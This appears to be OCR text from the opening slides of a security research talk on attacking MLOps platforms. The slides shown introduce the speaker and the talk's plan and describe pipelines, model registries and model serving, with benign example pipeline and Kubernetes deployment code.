From MLOps to MLOops

Exposing the Attack Surface of Machine Learning Platforms

Speaker:


Shachar Menashe

whoami

- Shachar Menashe
- Classically - Binary reverse engineer
- In practice - Full-time CVSS assigner :)

- Leading JFrog’s security research teams
  - 0-day, CVE, malware research
- Presenting recent research from our **0-day** team
  - Ori Hollander, Natan Nehorai, Uriya Yavnieli

Org High Value Targets




This talk

- Breaking down MLOps platforms to distinct features
- How can each feature be attacked?
- Chaining MLOps attacks for total domination
- l33t “ML Worm” demo
- How to avoid these attacks

What can MLOps do for YOU

The ML software supply chain




What can MLOps do for YOU


ML Pipeline

What can MLOps do for YOU

```
@dsl.pipeline(
    name='XGBoost Trainer',
)
def xgb_train_pipeline(
    output='gs://your-gcs-bucket',
    project='your-gcp-project',
    train_data='gs://ml-pipeline-playground/sfpd/train.csv',
    eval_data='gs://ml-pipeline-playground/sfpd/eval.csv',
...
):
...
        _analyze_op = dataproc_analyze_op(
        ).after(_create_cluster_op).set_display_name('Analyzer')

        _transform_op = dataproc_transform_op(
        ).after(_analyze_op).set_display_name('Transformer')

        _train_op = dataproc_train_op(
        ).after(_transform_op).set_display_name('Trainer')
...
```




What can MLOps do for YOU




What can MLOps do for YOU

Model Registry



What can MLOps do for YOU




What can MLOps do for YOU

Model Serving / Model as a Service / Inference Server

CORE

1. Containerise
2. Deploy
3. Monitor




```
$ kubectl apply -f - << END
apiVersion: machinelearning.seldon.io/v1
kind: SeldonDeployment
metadata:
  name: iris-model
  namespace: seldon
spec:
  name: iris
  predictors:
  - graph:
      implementation: SKLEARN_SERVER
      modelUri: gs://seldon-models/v1.19.0-dev/sklearn/iris
      name: classifier
END
```

What can MLOps do for YOU

“Core” MLOps

- Pipelining / Training
- Model Registry
- Model Serving

Auxiliary features

- Dataset Registry
- Experiment tracking
- Model Evaluation

(also, we didn’t break these yet ☺)

Which frameworks were evaluated?

